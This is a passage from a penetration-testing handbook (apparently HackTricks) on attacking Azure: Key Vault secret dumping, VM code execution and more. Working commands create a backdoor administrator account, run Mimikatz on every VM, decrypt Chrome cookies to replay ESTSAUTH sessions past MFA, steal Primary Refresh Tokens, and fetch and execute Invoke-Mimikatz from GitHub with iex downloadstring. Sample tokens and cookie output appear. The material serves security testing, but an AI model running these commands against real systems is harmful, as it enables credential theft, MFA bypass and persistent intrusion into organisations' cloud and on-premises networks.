- Specify the HTTP protocol from which to accept requests (either HTTPS or HTTP/HTTPS).

A SAS URL looks like this:

```
https://<container_name>.blob.core.windows.net/newcontainer?  
sp=r&st=2021-09-26T18:15:21Z&se=2021-10-  
27T02:14:21Z&spr=https&sv=2021-07-  
08&sr=c&sig=7S%2BZyS0gy4aA3Dk0V1cJyTSIf1cW%2Fu3WFkhHV32%2B4PE%3D
```

# Enumeration

```
# Get storage accounts
Get-AzStorageAccount | fl
# Get rules to access the storage account
Get-AzStorageAccount | select -ExpandProperty NetworkRuleSet
# Get IPs
(Get-AzStorageAccount | select -ExpandProperty
NetworkRuleSet).IPRules
# Get containers of a storage account
Get-AzStorageContainer -Context (Get-AzStorageAccount -name
<NAME> -ResourceGroupName <NAME>).context
# Get blobs inside container
Get-AzStorageBlob -Container epbackup-planetary -Context (Get-
AzStorageAccount -name <name> -ResourceGroupName
<name>).context
# Get a blob from a container
Get-AzStorageBlobContent -Container <NAME> -Context (Get-
AzStorageAccount -name <NAME> -ResourceGroupName
<NAME>).context -Blob <blob_name> -Destination
.\Desktop\filename.txt
```

# References

- <https://learn.microsoft.com/en-us/azure/storage/blobs/storage-blobs-introduction>
- <https://learn.microsoft.com/en-us/azure/storage/common/storage-sas-overview>

**Support HackTricks and get benefits!**

# Az - Intune

**Support HackTricks and get benefits!**

# Basic Information

Microsoft Intune is a cloud-based **endpoint management solution**. It manages **user access** and **simplifies app & device management** across your many devices, including mobile devices, desktop computers, and virtual endpoints.

# Cloud -> On-Prem

A user with **Global Administrator** or **Intune Administrator** role can execute **PowerShell** scripts on any **enrolled Windows** device.\ The **script** runs with **privileges** of **SYSTEM** on the device only once if it doesn't change, and from Intune it's **not possible to see the output** of the script.

```
Get-AzureADGroup -Filter "DisplayName eq 'Intune Administrators'"
```

1. Login into <https://endpoint.microsoft.com/#home> or use Pass-The-PRT
2. Go to **Devices** -> **All Devices** to check devices enrolled to Intune
3. Go to **Scripts** and click on **Add** for Windows 10.
4. Add a **Powershell script**
5. Specify **Add all users** and **Add all devices** in the **Assignments** page.

The execution of the script can take up to **one hour**.

# References

- <https://learn.microsoft.com/en-us/mem/intune/fundamentals/what-is-intune>

**Support HackTricks and get benefits!**

# Az - Keyvault

**Support HackTricks and get benefits!**

# Basic Information

Azure Key Vault is a cloud service for **securely storing and accessing secrets**. A secret is anything that you want to **tightly control access to**, such as API keys, passwords, certificates, or cryptographic keys. Key Vault service supports two types of containers: vaults and managed hardware security module(HSM) pools. Vaults support storing software and HSM-backed keys, secrets, and certificates. Managed HSM pools only support HSM-backed keys. See [Azure Key Vault REST API overview](#) for complete details.

The **URL format** is `https://{vault-name}.vault.azure.net/{object-type}/{object-name}/{object-version}` Where:

- `vault-name` is the globally **unique** name of the key vault
- `object-type` can be "keys", "secrets" or "certificates"
- `object-name` is **unique** name of the object within the key vault
- `object-version` is system generated and optionally used to address a **unique version of an object**.

In order to access to the secrets stored in the vault 2 permissions models can be used:

- **Vault access policy**
- **Azure RBAC**

# Access Management

Access to a vault is controlled through **two** planes :

- **Management plane:** To manage the key vault and **access policies**.  
Only Azure role based access control (RBAC) is supported.
- **Data plane:** To manage the **data** (keys, secrets and certificates) **in the key vault**. This supports key vault access policies or Azure RBAC

A role like **Contributor** that has permissions in the management place to manage access policies can get access to the secrets by modifying the access policies

# Enumeration

```
# Get keyvault token
curl "$IDENTITY_ENDPOINT?resource=https://vault.azure.net&api-
version=2017-09-01" -H secret:$IDENTITY_HEADER

# Connect with PS AzureAD
## $token from management API
Connect-AzAccount -AccessToken $token -AccountId 2e91a4fea0f2-
46ee-8214-fa2ff6aa9abc -KeyVaultAccessToken $keyvaulttoken

# List vaults
Get-AzKeyVault
# Get secrets names from the vault
Get-AzKeyVaultSecret -VaultName <vault_name>
# Get secret values
Get-AzKeyVaultSecret -VaultName <vault_name> -Name
<secret_name> -AsPlainText
```

**Support HackTricks and get benefits!**

# Az - Virtual Machines

**Support HackTricks and get benefits!**

# Basic information

Azure virtual machines are one of several types of [on-demand, scalable computing resources](#) that Azure offers. Typically, you choose a virtual machine when you need more control over the computing environment than the other choices offer. This article gives you information about what you should consider before you create a virtual machine, how you create it, and how you manage it.

# Enumeration

```
# Get readable VMs
Get-AzVM | fl
# List running VMs
Get-AzureRmVM -status | where {$_.PowerState -EQ "VM running"}
| select ResourceGroupName, Name
Get-AzVM -Name <name> -ResourceGroupName <res_group_name> | fl
*
Get-AzVM -Name <name> -ResourceGroupName <res_group_name> |
select -ExpandProperty NetworkProfile

# Get iface and IP address
Get-AzNetworkInterface -Name <interface_name>
Get-AzPublicIpAddress -Name <iface_public_ip_id>

# Get installed extensions
Get-AzVMExtension -ResourceGroupName <res_group_name> -VMName
<name>

Get-AzVM | select -ExpandProperty NetworkProfile # Get name of
network connector of VM
Get-AzNetworkInterface -Name <name> # Get info of network
connector (like IP)
```

# Run commands in a VM

## Run Command

```
# The permission allowing this is
Microsoft.Compute/virtualMachines/runCommand/action
Invoke-AzVMRunCommand -ScriptPath .\adduser.ps1 -CommandId
'RunPowerShellScript' -VMName 'juastavm' -ResourceGroupName
'Research' -Verbose
## Another way
Invoke-AzureRmVMRunCommand -ScriptPath .\adduser.ps1 -CommandId
'RunPowerShellScript' -VMName 'juastavm' -ResourceGroupName
'Research' -Verbose

# Content of the script
$password = ConvertTo-SecureString "Welcome2022!" -AsPlainText -
Force
New-LocalUser -Name new_user -Password $password
Add-LocalGroupMember -Group Administrators -Member new_user
```

```
# Try to run in every machine
Import-module MicroBurst.psm1
Invoke-AzureRmVMBulkCMD -Script Mimikatz.ps1 -Verbose -output
Output.txt
```

## Run Custom Script Extension

Azure virtual machine (VM) extensions are **small applications** that provide post-deployment configuration and automation **tasks** on **Azure VMs**. For example, if a virtual machine requires software installation, antivirus protection, or the ability to run a script inside it, you can use a VM extension.

Therefore, if you have access to write it, you can execute arbitrary code:

```
# Microsoft.Compute/virtualMachines/extensions/write
Set-AzVMExtension -ResourceGroupName "Research" -ExtensionName
"ExecCmd" -VMName "infradminsrv" -Location "Germany West
Central" -Publisher Microsoft.Compute -ExtensionType
CustomScriptExtension -TypeHandlerVersion 1.8 -SettingString
'{"commandToExecute":"powershell net users new_user
Welcome2022. /add /Y; net localgroup administrators new_user
/add"}'
```

## DesiredConfigurationState

**DesiredConfigurationState (DSC)** is similar to Ansible, but is a tool within PowerShell that allows a host to be setup through code. DSC has its own extension in Azure which allows the upload of **configuration files**. DSC **configuration files** are quite picky when it comes to syntax, however the DSC extension is very gullible and will **blindly execute any command** anything as long as it follows a certain format, as shown in figure 5.

```
1  function IISInstall{mkdir C:\\test}IISInstall|
2
```

This can be done via the **Az PowerShell** function `Publish-AzVMDSCConfiguration`. The DSC extension requires a **.PS1** with a **function** and **packaged** in a **.zip** file. Since this actually isn't correct DSC syntax, the extension status will read as “failure”, however the code will be executed. The issue with this is that there is no output of the command, as the status is overwritten with the failure message.

## VM Application Definitions

The **VM Applications** resource is a way to **deploy versioned applications repeatedly** to an Azure VM. For example, if you create a **program** and **deploy** it to all Azure VMs as version 1.0, once you **update** the program to **1.1**, you can use the same VM Application to **create another definition** and push the update out to any VM. Being able to **push out an application** to a VM means it's another avenue for **code execution**. This method's drawback is that setting up the Application Definition **requires a few steps**, but can be accomplished using the `New-AzGalleryApplication` and `New-AzGalleryApplicationVersion` cmdlets in Az PowerShell.

This technique works by utilizing an **extension “VMAppExtension”** which is automatically installed when applying an application to a VM. The extension downloads the file from the URI to disk as the name of the Application *exactly*, meaning if application name is ‘AzApplication’, the file on disk is also called ‘AzApplication’ with no extension. This requires the “ManageActions” field in the **REST API call** to be configured to rename the application with the appropriate extension. If you don't want to run an entire application, arbitrary PowerShell commands can be run by

also abusing the ManageActions field in the same REST API method or also through the Azure Portal. Once set up, the definition will be similar to figure 8.

Home > Azure compute galleries > AzVMDiagnostics > AzSecPack (AzVMDiagnostics/AzSecPack) >

**0.7.6 (AzVMDiagnostics/AzSecPack/0.7.6)** ...

VM application version

Search (Ctrl+ /) <> Delete Refresh

Overview Essentials

Activity log Resource group (move) : LabRG

Access control (IAM) Location (move) : East US

Tags Subscription (move) : Lab

Diagnose and solve problems Subscription ID : 3a4

Status : Succeeded

Tags (edit) : Needs to be created first

Properties

VM application version

Azure compute gallery AzVMDiagnostics

VM application definition AzSecPack Public SAS URI

Operating system -

Source application package https://hausec.blob.core.windows.net/test-container/test.ps1

Install script set d=%cd% & move .\AzSecPack\test.ps1 & powershell.exe -c C:\Packages\Plugins\Microsoft.CPlat.Core.VMApplicationManagerWindows\1.0.4\Downloads\ .

Uninstall script cls Install command

Default configuration -

This execution technique is unfortunately slow (about 3-4 minutes to execute an app or command), however with it being relatively new I would be surprised if there's any specific detections written.

Since it's an extension that ultimately does the execution, a copy of the application is located at

C:\Packages\Plugins\Microsoft.CPlat.Core.VMApplicationManagerWindows\1.0.4\Downloads\ and the status of the execution is kept in  
C:\Packages\Plugins\Microsoft.CPlat.Core.VMApplicationManagerWindows\1.0.4\Status\ .

## Hybrid Worker Groups

**Hybrid Worker Groups** (HWGs) allow a configured **Runbook** in an Automation Account to be **ran** on an **Azure Virtual machine** that is part of the **configured HWG**. Once again, an **extension is used** on the VM to deploy the Runbook code onto the VM. Since an extension is used, credentials are irrelevant and the code is executed as **SYSTEM** or root.

The screenshot shows two windows from the Azure portal. On the left is the 'Runbook' configuration page for 'Test2' in 'MyAutomationAccount'. It displays details like Resource group: LabRG, Account: MyAutomationAccount, Location: East US, Subscription: Lab, and Tags: Click here to add tags. It also shows a table of recent jobs, all of which are completed. On the right is the 'Start Runbook' dialog for 'Test2', which includes fields for Parameters (No input parameters), Run Settings (Run on: Azure Hybrid Worker), and Choose Hybrid Worker group (TEST-HWG selected). The 'Run on' dropdown has 'Azure' and 'Hybrid Worker' options.

If using a Windows 10 VM, it's important to have the Runbook run as PowerShell Version 5.1 instead of 7.1, as 7.1 isn't installed on the VMs by default and the script will fail to run.

# References

- <https://learn.microsoft.com/en-us/azure/virtual-machines/overview>
- <https://hausec.com/2022/05/04/azure-virtual-machine-execution-techniques/>

**Support HackTricks and get benefits!**

# Az - Permissions for a Pentest

**Support HackTricks and get benefits!**

To start the tests you should have access with a user with **Reader permissions over the subscription** and **Global Reader role in AzureAD**. If even in that case you are **not able to access the content of the Storage accounts** you can fix it with the **role Storage Account Contributor**.

**Support HackTricks and get benefits!**


# **Az - Lateral Movement (Cloud - On-Prem)**

**Support HackTricks and get benefits!**

# On-Prem machines connected to cloud

There are different ways a machine can be connected to the cloud:

## Azure AD joined




## Workplace joined

## Workplace joined

(aka Add Work Account)

Core assumption: the device belongs to the user



```
>dsregcmd /status
+-----+
| Device State          |
+-----+
AzureAdJoined : NO
DomainJoined  : NO

+-----+
| User State             |
+-----+
WorkplaceJoined : YES
```


- Primary scenario for Workplace Join
- A device is not joined to anything
- Workplace Join state specific to currently logged on user
- The user logs in either by MSA or Local Account
- The user with Add Work account has SSO to cloud resources from that logon session, different user from the same device will not have SSO
- A device COULD be managed via cloud services, but the user could OPT OUT device management (in this case SOME resource will not be accessible)

<https://pbs.twimg.com/media/EQZv7UHXsAArdhn?format=jpg&name=large>

## Hybrid joined

## Hybrid joined

Core assumption: the device belongs to the organization



```
>dsregcmd /status
+-----+
| Device State      |
+-----+
AzureAdJoined : YES
DomainJoined : YES
```


- Global state of device, an entire device is joined both to the cloud and to the domain
- By default any domain user could login on any device.
- A logged in domain user has SSO both to cloud and on-prem resources on that device
- A device managed via both cloud services and via domain services
- If a device outside of the enterprise network, the device still could use cloud services, and admin could manage the device via cloud services
- If a device out of enterprise network VPN needed to use on-prem resources
- VPN could be a cloud-based service

<https://pbs.twimg.com/media/EQZv77jXkAAC4LK?format=jpg&name=large>

## Workplace joined on AADJ or Hybrid

## Workplace joined on AADJ or Hybrid

Core assumption: the device belongs to the different organization



```
>dsregcmd /status
```

```
+-----+  
| Device State |  
+-----+  
AzureAdJoined : YES  
DomainJoined : <ANY>  
  
+-----+  
| User State |  
+-----+  
WorkplaceJoined : YES
```

<https://pbs.twimg.com/media/EQZv8qBX0AAMWuR?format=jpg&name=large>

# Pivoting Techniques

From the **compromised machine to the cloud**:

- **Pass the Cookie**
- **Pass the PRT**
- **Pass the Certificate**

From compromising **AD** to compromising the **Cloud** and from compromising the **Cloud to** compromising **AD**:

- **Azure AD Connect**
- **Another way to pivot from could to On-Prem is abusing Intune**

**Support HackTricks and get benefits!**

# Az - Pass the Cookie

**Support HackTricks and get benefits!**

# Why Cookies?

Browser **cookies** are a great mechanism to **bypass authentication and MFA**. Because the user has already authenticated in the application, the session **cookie** can just be used to **access data** as that user, without needing to re-authenticate.

You can see where are **browser cookies located** in:

<https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/specific-software-file-type-tricks/browser-artifacts?q=browse#google-chrome>

# Attack

The challenging part is that those **cookies are encrypted** for the **user** via the Microsoft Data Protection API (**DPAPI**). This is encrypted using cryptographic **keys tied to the user** the cookies belong to. You can find more information about this in:

<https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/dpapi-extracting-passwords>

With Mimikatz in hand, I am able to **extract a user's cookies** even though they are encrypted with this command:

```
mimikatz.exe privilege::debug log "dpapi::chrome  
/in:%localappdata%\google\chrome\USERDA~1\default\cookies  
/unprotect" exit
```

```
COMMAND 4/9/2020 3:24:54 PM  
PS C:\Tools\Mimikatz\x64 > mimikatz.exe privilege::debug log "dpapi::chrome /in:%localappdata%\google\chrome\USERDA~1\de  
Fault\cookies /unprotect" exit  
  
.#####. mimikatz 2.2.0 (x64) #18362 Mar 8 2020 13:32:41  
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
## v ##. Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz(commandline) # privilege::debug  
Privilege '20' OK  
  
mimikatz(commandline) # log  
Using 'mimikatz.log' for logfile : OK  
  
mimikatz(commandline) # dpapi::chrome /in:%localappdata%\google\chrome\USERDA~1\default\cookies /unprotect  
> Encrypted Key found in local state file  
> Encrypted Key seems to be protected by DPAPI  
* using CryptUnprotectData API  
> AES Key is: 49fddd81b2271d0967c01718ffcae71b21a9b5898a  
  
Host : .google.com ( / )  
Name : NID  
Dates : 4/6/2020 10:32:48 PM -> 10/6/2020 10:32:48 PM  
* using BCrypt with AES_256_GCM
```

For Azure, we care about the authentication cookies including **ESTSAUTH**, **ESTSAUTHPERSISTENT**, and **ESTSAUTHLIGHT**. You can see those are there because the user has been active on Azure lately:



```
Host : .login.microsoftonline.com ( / )
Name : ESTSAUTH
Dates : 4/6/2020 10:39:24 PM
* using BCrypt with AES-256-GCM
Cookie: AQABAAQAAAAm-06b1BE1TpVMil8KPQ418E5Vuhg8EU6221T_w00Rm4cjyQp_uuJeWmxfsH83ELrPcyf-7GjIBMrL3UkrQod-ssXWz0rE4jHEYAAk

Host : .login.microsoftonline.com ( / )
Name : ESTSAUTHPERSISTENT
Dates : 4/6/2020 10:39:24 PM -> 7/5/2020 10:39:25 PM
* using BCrypt with AES-256-GCM
Cookie: AQABAAQAAAAm-06b1BE1TpVMil8KPQ41t17XZCYaPjsCdp-rYgVk-chMD-7e4Dieh8ItQxC15GU0-0b031lJEPrijjIZcsLSiKbu2QEbbTg8Ee1w
```

Just navigate to [login.microsoftonline.com](https://login.microsoftonline.com) and add the cookie **ESTSAUTHPERSISTENT** (generated by “Stay Signed In? option) or **ESTSAUTH**. And you will be authenticated.

# References

- <https://stealthbits.com/blog/bypassing-mfa-with-pass-the-cookie/>

**Support HackTricks and get benefits!**

# Az - Pass the PRT

**Support HackTricks and get benefits!**

# What is a PRT

A **Primary Refresh Token (PRT)** is used to provide a **single sign-on (SSO)** experience for users of Windows 10 and mobile OSes.

When you log in in a device supporting this SSO, Windows will **communicate with the Cloud Authentication Provider, validate your credentials and returns the PRT and a session key**. The **PRT is stored in LSASS**, and the **session key gets re-encrypted** with the local device's TPM and then stored alongside the PRT.

Then, when the **browser** tries to access resources on the cloud, a **PRT cookie** is used to access them.

Once issued, a **PRT** is **valid for 14 days** and is **continuously renewed** as long as the user actively uses the device. A PRT only has **MFA claims** if when accessing RDP you use **windows hello** or **windows account manager**.

It can be used to obtain access and refresh token to any application.

For more information about how this works read the [documentation](#) or [this page](#).

## Check if you have a PRT

```
Dsregcmd.exe /status
```

In the SSO State section, you should see the `AzureAdPrt` set to **YES**.

```
+-----+
| SSO State                                |
+-----+
    AzureAdPrt : YES
    AzureAdPrtUpdateTime : 2020-08-12 13:56:53.000 UTC
    AzureAdPrtExpiryTime : 2020-08-26 13:58:53.000 UTC
    AzureAdPrtAuthority : https://login.microsoftonline.com/281b7551-6927-4c71-856d-827e44eeeb12
        EnterprisePrt : NO
    EnterprisePrtAuthority :
```

In the same output you can also see if the **device is joined to Azure** (in the field `AzureAdJoined`):

```
c:\Tools>dsregcmd.exe /status

+-----+
| Device State                            |
+-----+
    AzureAdJoined : YES
    EnterpriseJoined : NO
    DomainJoined : YES
```

# Pass-the-PRT

## Steps

1. Extract the **PRT** from **LSASS** and save this for later.
2. Extract the **Session Key**. If you remember this is issued and then re-encrypted by the local device, so we need to **decrypt this using a DPAPI masterkey**. For more info about DPAPI check this [HackTricks](#) link or the [Pass-the-cookie attack](#).
3. Using the decrypted Session Key, we will obtain the derived key for the PRT and the context. This is needed to **create our PRT cookie**. The derived key is what is used to sign the JWT for the cookie. Dirk-jan did a great job explaining this process [here](#).

Now we have everything we need to sign our own PRT Cookies and the rest of these steps can be done from any other system.

- We will use the PRT, derived key, and context to create a new PRT Cookie.
- Import the cookie into your browser session (we'll use Chrome)
- That's it! You should now be authenticated as that user without having to know their password, or handle any MFA prompts.

## Attack - Roadtoken

For more info about this way [check this post](#). To generate a valid PRT cookie the first thing you need is a nonce. You can get this with:

```
$TenantId = "19a03645-a17b-129e-a8eb-109ea7644bed"
$URL =
"https://login.microsoftonline.com/$TenantId/oauth2/token"

$params = @{
    "URI"      = $URL
    "Method"   = "POST"
}
$body = @{
    "grant_type" = "srv_challenge"
}
$result = Invoke-RestMethod @params -UseBasicParsing -Body
$body
$result.Nonce
AwABAAAAAAACA0z_BAD0_8vU8dH9Bb0ciqF_haudN20kDdyluIE2zHStmEQdUVb
iSUaQi_EdsWfi1 9-EKrlyme4TaOHIBG24v-FBV96nHNMGAA
```

Or using [roadrecon](#):

```
roadrecon auth prt-init
```

Then you can use [roadtoken](#) to get a new PRT (run in the tool from a process of the user to attack):

```
.\ROADtoken.exe <nonce>
```

As oneliner:

```
{ % code overflow="wrap" %}
```

```
Invoke-Command - Session $ps_sess -
ScriptBlock{C:\Users\Public\PsExec64.exe - accepteula -s
"cmd.exe" " /c C:\Users\Public\SessionExecCommand.exe
UserToImpersonate C:\Users\Public\ROADToken.exe
AwABAAAAAAACA0z_BAD0__kdshsy61GF75SGhs_[...] >
C:\Users\Public\PRT.txt"}
```

Then you can use the **generated cookie** to **generate tokens** to **login** using Azure AD **Graph** or Microsoft Graph:

```
roadrecon auth --prt-cookie <prt_cookie>

Connect-AzureAD --AadAccessToken <token> --IaccountId <acc_id>
```

## Attack - Using AADInternals

`Get-AADIntUserPRTToken` gets user's PRT token from the Azure AD joined or Hybrid joined computer. Uses `BrowserCore.exe` to get the PRT token.

```
# Get the PRToken
$prtToken = Get-AADIntUserPRTToken

# Get an access token for AAD Graph API and save to cache
Get-AADIntAccessTokenForAADGraph -PRTToken $prtToken
```

## Attack - Mimikatz

This won't work post August 2021 fixes as only the user can get his PRT (a local admin cannot access other users PRTs)

You can use **mimikatz** to extract the PRT:

```
mimikatz.exe  
Privilege::debug  
Sekurlsa::cloudap  
  
# Or in powershell  
iex (New-Object  
Net.Webclient).downloadstring("https://raw.githubusercontent.co  
m/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1")  
Invoke-Mimikatz -Command '"privilege::debug"  
"sekurlsa::cloudap"'
```

```
PS C:\Tools\mimikatz\x64> .\mimikatz.exe  
.####. mimikatz 2.2.0 (x64) #19041 Aug 9 2020 22:45:17  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
.## / \ ## /**** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )  
.## \ / ## > http://blog.gentilkiwi.com/mimikatz  
.## v ##> Vincent LETOUX ( vincent.letoux@gmail.com )  
.#####> http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # sekurlsa::cloudap  
  
Authentication Id : 0 ; 8829303 (00000000:0086b977)  
Session : Interactive From 3  
User Name : MichaelBluth.PRTdemo  
Domain : GOBIAS  
Logon Server : (null)  
Logon Time : 8/12/2020 6:30:06 PM  
SID : S-1-12-1-426581061-1276920273-821446530-3007893489  
    cloudap :  
  
Authentication Id : 0 ; 8829280 (00000000:0086b960)  
Session : Interactive From 3  
User Name : MichaelBluth.PRTdemo  
Domain : GOBIAS  
Logon Server : (null)  
Logon Time : 8/12/2020 6:30:06 PM  
SID : S-1-12-1-426581061-1276920273-821446530-3007893489  
    cloudap :  
        Cachadir : 5fbf3cdd5704d6fee5c06c70505b800f93660068d2731337d52761a5fe6151d5  
        Key GUID : {21f099371-8247-4c30-8fc-a689a5891d98a}  
        PRT : {"Version":3, "UserInfo":{"Version":2, "UniqueId":"196d1c45-41d1-4c1c-8247-f630f1cf48b3", "PrimarySid":"S-1-12-1-426581061-1276920273-821446530-3007893489", "GroupSids":["S-1-12-1-539458860-1260128752-1696223889-498127406"], "DisplayName":"Michael Bluth.PRTDemo", "FirstName":"Michael", "LastName":"Bluth.PRTDemo", "Identity":"MichaelBluth.PRTdemo@gobias.industries", "DownlevelName":"MichaelBluth.PRTdemo", "DomainName":"gobias.local", "DomainNetbiosName": "GOBIAS", "PasswordChangeUrl": "https://portal.microsoftonline.com/ChangePassword.aspx", "PasswordExpiryTimeLow":3583418367, "PasswordExpiryTimeHigh":2147483446, "PublicInfoPublicKeyType":0, "Flags":0}, "Prt": "NC58VGNBVNVYktDZHBjVX1Gy11KLVjPN3Fb2M3clwpodG9CZE1zb1Y2TVdt5TJUczNBT1kuQVFbQkFBQUFBQUFH19idjIxblFRNF3PciWgwXzEtdEFYRGU2d1B10VZKX2N2Q1KVUx1d1RmVTTxyxF1Zx1FzQWdxUXVib2hwRmk4a0fWNEZL0ZfYk10cz2DTWnOM4c1k5VDRHY3fxafFkeVRst1h1Vl1vX1VzUmhxNzVsJjhMLUzJGRNemNaVVM22xPYTVqlNdvWU12VDExaXwVY8xxb69tNU1DcUNuUC1pdJdpemdweEdsZk55Qm9YR0UzvFB2a29hZexRUphRU14T0RCYUNJNktrUXVtYkx0XzBbm1TYj16TFZqbDFbjFzMGEwSzZ0Wh1wRGPqMmpSNkdLdkY2RTMtd1FacTNzQkF3UrnRyOHZqT0dNjXFsNnNIdESjM3RsVVrUdUwdxZXMvzRYSFNzds0wRXFtaHdKUVBFQUNR3c3a1MwdmtScDASbWlvd2NrQXM2MWDsdfYbFRKMBVgenBrc3kydE91cURVX031MmVksziteEND2RvLXVueHn}
```

**Copy** the part labeled **Prt** and save it.\ Extract also the session key or “**ProofOfPosessionKey**” which you can see highlighted below. This is encrypted and we will need to use our DPAPI masterkeys to decrypt it.

```
